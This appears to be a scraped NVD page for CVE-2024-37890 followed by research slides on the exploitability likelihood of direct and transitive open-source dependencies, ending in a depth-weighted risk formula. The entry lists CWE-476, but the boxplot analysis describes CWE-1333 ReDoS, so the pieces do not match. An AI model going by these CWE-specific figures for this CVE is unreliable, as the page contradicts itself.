References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

QUICK INFO

CVE Dictionary Entry:
CVE-2024-37890
NVD Published Date:
06/17/2024
NVD Last Modified:
06/20/2024
Source:
GitHub, Inc.



Weakness Enumeration


CWE-ID	CWE Name	Source
CWE-476	NULL Pointer Dereference	GitHub, Inc.

Research Question #1

What is the likelihood of open source direct vulnerability exploit?

Exploitability Likelihood

Understanding BoxPlot of CWE-1333: Regular Expression DoS (ReDoS)



Maximum.
A CVE with the highest exploitability probability.

Median.

Minimum.
A CVE with the lowest exploitability probability.


Outliers.
3 CVEs with exploitation probability far from the other CVEs under CWE-1333.

Top 25% of CVEs of this CWE, i.e. with highest exploitability probability.

Interquartile (IQR). 50% of CVEs under CWE-1333 lies here.

Bottom 25% of CVEs of this CWE, i.e. with lowest exploitability probability.

Exploitability Likelihood




Research Question #2

What is the likelihood of open source transitive vulnerability exploit?


CVE-2024-37890 / GHSA-3h5v-q93c-6h6q

96% transitive



General Vulnerability Population

70% transitive



Transitive Exploitation Intuition

Insight:

- Transitive vulnerability at depth 1 is a direct vulnerability of a direct dependency

$$Exploitability\ Probability\ (CWE) * Exploitability\ Probability\ (CWE)$$


- Transitive vulnerability at depth 2 is a direct vulnerability of a dependency at depth 1.

$$Exploitability\ Probability\ (CWE)^3$$

And so on…

Risk Formula


$$Risk = 1 - \prod_{i=1}^{|V|} \left(1 - (e_i \cdot \alpha)^{d_i + 1}\right)$$



- $|V|$ is the total number of vulnerable dependencies.
- e_i is the exploitability likelihood of the i-th vulnerable dependency (determined by CWE).
- d_i is the depth of the i-th vulnerable dependency (0 for direct dependencies, etc.).
- α is a constant between 0 and 1 that scales the risk contribution based on depth.

Risk Formula

